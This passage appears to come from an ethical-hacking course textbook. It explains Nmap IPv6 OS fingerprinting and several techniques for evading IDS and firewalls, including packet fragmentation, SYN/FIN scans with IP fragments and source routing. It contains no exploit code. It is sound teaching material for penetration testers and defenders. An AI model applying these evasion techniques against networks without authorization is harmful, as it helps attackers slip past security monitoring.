
In Zenmap, the `-6` option along with `-O` option is used to perform OS discovery using the IPv6 fingerprinting method.

Syntax: `# nmap -6 -O <target>`

LO#06: Demonstrate Various Techniques for Scanning Beyond IDS and Firewall

Scanning Beyond IDS and Firewall

Intrusion detection systems (IDS) and firewalls are security mechanisms intended to prevent an attacker from accessing a network. However, even IDS and firewalls have some security limitations. Attackers try to launch attacks to exploit these limitations. This section highlights various IDS/firewall evasion techniques such as packet fragmentation, source routing, IP address spoofing, etc.



IDS/Firewall Evasion Techniques

- Though firewalls and IDSs can prevent malicious traffic (packets) from entering a network, attackers can manage to **send intended packets to the target** by **evading an IDS or firewall** through the following techniques:

1 **Packet Fragmentation**
2 **Source Routing**
3 **Source Port Manipulation**
4 **IP Address Decoy**
5 **IP Address Spoofing**
6 **MAC Address Spoofing**
7 **Creating Custom Packets**
8 **Randomizing Host Order and Sending Bad Checksums**
9 **Proxy Servers**
10 **Anonymizers**

IDS/Firewall Evasion Techniques

Although firewalls and IDS can prevent malicious traffic (packets) from entering a network, attackers can send intended packets to the target that evade the IDS/firewall by implementing the following techniques:

- Packet Fragmentation
- Source Routing
- Source Port Manipulation
- IP Address Decoy
- IP Address Spoofing
- MAC Address Spoofing
- Creating Custom Packets
- Randomizing Host Order
- Sending Bad Checksums
- Proxy Servers
- Anonymizers

Packet Fragmentation

- Packet fragmentation refers to the **splitting of a probe packet into several smaller packets** (fragments) while sending it to a network
- It is not a new scanning method but a **modification** of the previous techniques
- The **TCP header** is split into several packets so that the packet filters are not able to detect what the packets are intended to do

Packet Fragmentation

Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, the IDS and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU and network resource consumption, the configuration of most IDS cause them to skip fragmented packets during port scans.

Therefore, attackers use packet fragmentation tools such as Nmap and fragroute to split the probe packet into smaller packets that circumvent the port-scanning techniques employed by IDS. Once these fragments reach the destined host, they are reassembled to form a single packet.

SYN/FIN Scanning Using IP Fragments

SYN/FIN scanning using IP fragments is not a new scanning method but a modification of previous techniques. This process of scanning was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.



Figure 3.81: SYN/FIN scanning

In this scan, the system splits the TCP header into several fragments and transmits them over the network. However, IP reassembly on the server side may result in unpredictable and abnormal results, such as fragmentation of the IP header data. Some hosts may fail to parse and reassemble the fragmented packets, which may lead to crashes, reboots, or even network device monitoring dumps.

Some firewalls might have rule sets that block IP fragmentation queues in the kernel (e.g., CONFIG_IP_ALWAYS_DEFRAG option in the Linux kernel), although this is not widely implemented because of its adverse effects on performance. Since many IDS use signature-based methods to indicate scanning attempts on IP and/or TCP headers, the use of fragmentation will often evade this type of packet filtering and detection, resulting in a high probability of causing problems on the target network. Attackers use the SYN/FIN scanning method with IP fragmentation to evade this type of filtering and detection.

The screenshot below shows the SYN/FIN scan using the Zenmap tool.


Figure 3.82: SYN/FIN scan using Zenmap



Source Routing

- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- Source routing refers to sending a packet to the intended destination with a partially or completely **specified route** (without firewall-/IDS-configured routers) in order to evade an IDS or firewall
- In source routing, the **attacker** makes some or all of these decisions on the router

This figure shows source routing, where the originator dictates the eventual route of the traffic

Source Routing

An IP datagram contains various fields, including the IP options field, which stores source routing information and includes a list of IP addresses through which the packet travels to its destination. As the packet travels through the nodes in the network, each router examines the destination IP address and chooses the next hop to direct the packet to the destination.

When attackers send malformed packets to a target, these packets hop through various routers and gateways to reach the destination. In some cases, the routers in the path might include configured firewalls and IDS that block such packets. To avoid them, attackers enforce a loose or strict source routing mechanism, in which they manipulate the IP address path in the IP options field so that the packet takes the attacker-defined path (without firewall-/IDS-configured routers) to reach the destination, thereby evading firewalls and IDS.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.

